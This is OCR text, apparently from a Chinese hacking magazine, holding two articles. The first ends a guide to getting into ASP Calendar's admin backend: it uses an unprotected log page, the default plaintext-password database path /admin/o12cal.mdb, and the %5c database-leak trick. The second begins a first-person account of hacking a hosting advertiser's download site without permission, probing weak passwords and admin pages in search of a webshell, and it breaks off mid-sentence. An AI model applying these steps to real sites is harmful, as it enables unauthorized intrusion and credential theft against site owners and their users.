


图3




图4

2.漏洞利用2（有限制登陆）

如果我们选择的网站是做了限制的，就是前面说的修改了默认空密码和帐号的话（图5），但我们还可以利用另外的方法来入侵程序后台（老外都没有想到的办法，可能他们不习惯吧）。




图5

添加日志的页面并没有做任何的限制，所以可以直接访问的（图6）！




图6

还记得默认数据库地址吗？我当初还以为只有国内会存在的问题，在国外可是N多啊！这个程序也不例外啊，有一次无意中发现了ASP Calendar的Dsn.asp文件没有注意到数据库暴露的问题，完完全全是可以暴库的啊！哈哈哈，%5c这个手法大家都应该知道了吧！程序的默认数据库名称就是o12cal.mdb（密码非MD5加密，明文保存），地址就是在管理目录下（/admin/o12cal.mdb）。我们用数据库工具打开看看（图7），然后用得到的帐号密码登陆后台就能拿到我们需要的权限了！（图8）




图7





图8

记一次曲折的入侵

文/空虚浪子心


放假无聊中，在学校bbs灌水，突然看到有人在上面做主机提供商广告。我最烦他们这些在论坛乱贴广告的，一点技术含量都没有，决定瞧瞧去。其实目的也没有什么，就是想找个突破口进去，友好提示(警告)一下，不打算提升权限。

我打开他们做的广告网页，鼠标到处移动搜寻信息。页面上看不出来什么问题，也不给机会注入，注册个用户看看。他说什么提供免费7天的试用服务，说不定可以本地跨站旁注进去。结果是骗人的广告，找了半天都没有找到哪里是免费试用的。admin目录下没有弱密码。url下面输入bbs，希望他有个论坛，最好是动网5.0^_^。结果是“HTTP错误404－文件或目录未找到”。只好将目标转向了文字连接里的下载站（图1）。




[图1]

这个下载程序好熟悉，好像在哪里见过，但就是想不起来。只好用针对未知程序的入侵手法，盲目地寻找漏洞了。一般的下载站后台都会有上传，只要能进后台，拿webshell的希望还是很大的。加个admin目录出现错误信息，再加上login.asp，出现图2所示界面。




[图2]

这个登陆界面肯定也遇到过，测试弱密码的时候想起来了。原来在很早的时候我就入侵过这样的下载系统，那时候好像没有进去，后来放弃了。今晚反正没事，给他仔细检查一下吧！弱密码没有成功，我又测试了几个常用页面和目录，“upfile.asp，